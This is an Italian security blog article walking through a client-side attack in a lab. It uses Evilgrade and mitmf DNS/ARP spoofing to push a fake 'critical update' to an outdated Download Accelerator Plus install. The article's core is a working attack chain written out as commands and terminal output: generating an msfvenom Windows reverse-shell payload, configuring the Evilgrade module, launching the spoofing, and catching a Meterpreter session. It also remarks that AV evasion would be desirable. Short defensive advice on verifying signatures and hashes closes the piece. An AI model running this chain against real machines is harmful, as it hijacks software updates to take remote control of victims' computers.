


## Aggiornamenti e Client Side Exploitation

**Author :** Milo Caranti

**Date :** 5 settembre 2018



Tutti conosciamo l'importanza di aggiornare i nostri software. Che riguardi una semplice calcolatrice o parti vitali del sistema operativo, un aggiornamento spesso risolve eventuali instabilità del programma, bug e questioni legate alla sicurezza, mettendo l'utente finale in condizione di utilizzare un software sicuro. Insomma, non esiste sysadmin al mondo che non raccomandi di installare le ultime release degli sviluppatori.

Ma è davvero sempre così?

Nell'articolo di oggi vogliamo confutare questo assunto, dimostrando come una procedura di aggiornamento possa essere sfruttata da malintenzionati per prendere il controllo della macchina vittima.

Ci avvarremo di un particolare framework modulare preinstallato in ogni distribuzione Linux dedicata al pentesting, **Evilgrade**, che si basa sul principio di attacco MITM. Prerequisiti fondamentali sono la presenza di un software datato sulla macchina vittima compreso nella lista di programmi - peraltro ben fornita - supportata da Evilgrade e presenza dell'host sulla stessa rete della macchina attaccante (magari raggiungibile attraverso VPN o indirizzi DNS dinamici).

```
Parrot Terminal
File Edit View Search Terminal Help
Programs Downloads
-----
( )
-----
www.infobytesec.com
- 80 modules available.

show modules

List of modules:
=====


acer
allmynotes
amsn
appleupdate
appstore
apptapp
apt
asus
atube
autoit3
bbappworld
blackberry
bsplayer
ccleaner
clamwin
cpan
cygwin
dap
divxsuite
express_talk
fcleaner
filezilla
flashget
flip4mac
freerip
fsecure_client
```

Ai fini del nostro test, abbiamo installato sulla macchina virtuale vittima un noto download manager, **Download Accelerator Plus**; è possibile prelevare vecchie versioni del programma al link seguente:

<http://www.oldversion.com/windows/download-accelerator/>

Procediamo creando un payload che fungerà da vettore di attacco:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=?IPATTACCANTE LPORT=?PORTACHEVUOI X > ?download_accelerator_plus_update20180704.exe
```



```
Parrot Terminal
File Edit View Search Terminal Help
[w9lf@parrot]~
$msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.1.52 LPORT=54111 X > download_accelerator_plus_update20180704.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
```

Da notare che in questo modo il payload sarà facilmente identificabile da programmi antivirus; in un pentest reale sarebbe invece auspicabile industriarsi in tecniche di *AV evading* e crittografare l'eseguibile.

In un nuovo terminale lanciamo evilgrade e richiamiamo il modulo relativo al programma datato presente sul sistema vittima:

```
sudo evilgrade show modules configure NOMEMODULO
```

Indichiamo il percorso del payload generato e appuntiamoci l'URL che innescherà la macchina attaccante:

```
set agent ?PERCORSO?/?DEL?/PAYLOAD.EXE show options start
```

```

Evilgrade
-----
www.infobytesec.com
- 80 modules available.

configure dap
evilgrade(dap)>set agent /home/w9lf/download_accelerator_plus_update20180704.exe
set agent, /home/w9lf/download_accelerator_plus_update20180704.exe
evilgrade(dap)>show options

Display options:
=====

Name = Download Accelerator
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = ""
VirtualHost = "(update.speedbit.com)"

-----
| Name | Default | Description |
-----+-----+-----
| title | Critical update | Title name display in the update |
| description | This critical update fix internal vulnerability | Description display in the update |
| endsite | update.speedbit.com/updateok.html | Website display when finish update |
| agent | /home/w9lf/download_accelerator_plus_update20180704.exe | Agent to inject |
| failsite | www.speedbit.com/finishupdate.asp?nouupdate=&R=0 | Website display when did't finish update |
| enable | 1 | Status |
-----

```

Siamo quasi pronti per sferrare il vero e proprio attacco *Man In The Middle*. Modifichiamo come segue il file predefinito di configurazione del framework *mitmf* compreso nella nostra distribuzione:

```
sudo nano /etc/mitmf/mitmf.conf
```

```

File Edit View Search Terminal Help
GNU nano 2.9.2 mitmf.conf
-----
sudo nano /etc/mitmf/mitmf.conf
sudo nano /etc/mitmf/mitmf.conf
-----
[[DNS]] # Here you can configure MITMF's internal DNS server
-----
# tcp listen on
port = 5353
-----
# Supported formats are 8.8.8.8#53 or 4.2.2.1#53#tcp or 2001:4860:4860::8888
# can also be a comma seperated list e.g 8.8.8.8,8.8.4.4
nameservers = 8.8.8.8
-----
[[A]] # Queries for IPv4 address records
URL=MOSTRATO-DA-EVILGRADE=IPATTACCANTE
-----
[[AAAA]] # Queries for IPv6 address records
*.thesprawl.org=2001:db8::1
-----
[[MX]] # Queries for mail server records
*.thesprawl.org=mail.fake.com
-----
[[NS]] # Queries for mail server records
*.thesprawl.org=ns.fake.com
-----

```

inserire 5353

←


E in un nuovo terminale diamo il comando:


```
sudo mitmf -i eth0 --s  
poof --dns --arp --target IPVITTIMA --gateway IPROUTER
```

Non ci resta che predisporre in ascolto un listener sulla macchina attaccante e compromettere la macchina alla quale è stato recapitato il payload iniziale:

```
msfconsole use exploit/multi/handler set PAYLOAD windows/meterpreter  
/reverse_tcp set LPORT PORTADIPRIMA set LHOST IPATTACCANTE exploit
```

Non appena la vittima andrà alla ricerca di aggiornamenti, anziché scaricare gli ultimi fix ufficiali, verrà trasmesso in background il nostro malevolo payload: a quel punto la macchina sarà compromessa.





```
Parrot Terminal
File Edit View Search Terminal Help

2018-06-12 11:55:35 192.168.1.121 (type:Other - Other os:Other) online.speedbit.c
+ -- --=[ 1730 exploits - 990 auxiliary - 300 post
+ -- --=[ 509 payloads - 40 encoders - 10 nops
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LPORT 54111
LPORT => 54111
msf exploit(multi/handler) > set LHOST 192.168.1.52
LHOST => 192.168.1.52
msf exploit(multi/handler) > exploit

[*] Sending stage (179779 bytes) to 192.168.1.121
[*] Meterpreter session 2 opened (192.168.1.52:54111 -> 192.168.1.121:50846) at
2018-06-12 11:56:32 -0500

meterpreter >
```

## Conclusioni:

Con questo esempio pratico di *Client Side Exploitation*, si vuole dimostrare come anche una banale operazione di aggiornamento possa venire sfruttata da utenti malintenzionati per ottenere il controllo di una macchina. Come accennato nella premessa iniziale, l'attacco è efficace soprattutto se portato all'interno della rete LAN e implica che l'utente malintenzionato sia in costante ascolto e abbia preso di mira determinati host.

Non è il caso di diventare paranoici ma sicuramente non guasta prestare attenzione a tempi di risposta anomali in fase di aggiornamento del programma ed eventuali pop-up d'errore fasulli generati da Evilgrade volti a simulare un errore generico della procedura.

È bene sottolineare, inoltre, che ad oggi anche le software house più piccole si stanno adeguando a politiche di sicurezza sempre più stringenti, adottando misure di verifica della firma digitale più efficienti oppure rimandando l'utente al download presso repository ufficiali, i quali generalmente consentono - nonché consigliano fortemente - di verificare l'hash dell'eseguibile appena scaricato.

A cura di: **Milo Caranti**